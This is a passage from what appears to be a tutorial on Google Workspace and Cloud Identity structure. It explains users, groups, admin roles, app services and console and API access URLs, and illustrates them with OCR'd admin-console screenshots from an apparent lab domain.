
Product updates — View all

Compose with Markdown in Google Docs on web	Mar 29
Improved announcements for braille comments and highlights available in Google Docs on Web	Mar 29
New Google Meet management settings for admins	Mar 25
Create externally friendly booking pages	Mar 25

Users :

It’s contains informations about all the users of an organization -

- Cloud identity
- Workspace
- External identity




Users | Showing users from all organizational units

Name ↑	Email	Status	Last sign in
Azure Global Admin	azure-global-admin@atomi...	Active	6 months ago
Azure AD GCP Sync	azure-ad-gcp-sync@atomic-...	Active	6 months ago
connect admin	connect-admin@atomic-nu...	Active	Hasn't signed in
dc admin	dc-admin@atomic-nuclear.s...	Active	Hasn't signed in
emp 02	emp02@atomic-nuclear.site	Active	Hasn't signed in
emp 01	emp01@atomic-nuclear.site	Active	1 week ago

Groups :

It’s contains informations about all the groups of an organization.

- Google Groups
- Workspace Groups
- Cloud Identity Groups
- External Identity Groups




Groups | Showing all groups

□	Group name ↑	Email address	Members	Access type
□	All Company	allcompany@atomic-nuclear.site	1	Custom
□	opengrp	opengrp@atomic-nuclear.site	2	Custom
□	progrp	progrp@atomic-nuclear.site	3	Custom

Admin Roles :

It’s allows member to manage access control in google workspace / cloud identity for an organization.

- Predefined Roles - Super Admin, Groups Admin, User Management Admin, Help Desk Admin, Services Adminetc.
- Custom Roles



Admin roles

Roles Create new role

Role	Role description	Type
Super Admin	Google Workspace Administrator Seed Role	System role
Groups Admin	Groups Administrator	System role
Groups Reader BETA	Groups Reader	System role
Groups Editor BETA	Groups Editor	System role
User Management Admin	User Management Administrator	System role
Help Desk Admin	Help Desk Administrator	System role
Services Admin	Services Administrator	System role
Mobile Admin	Mobile Administrator	System role

Google Workspace User Access

Google Workspace (G-Suite) App Services


- Gmail
- Drive
- Calendar
- Docs
- Meet

Console & API Access URL

- Console Access : https://accounts.google.com
- API Access : https://**Service**.googleapis.com/*

Domain Wide Delegation

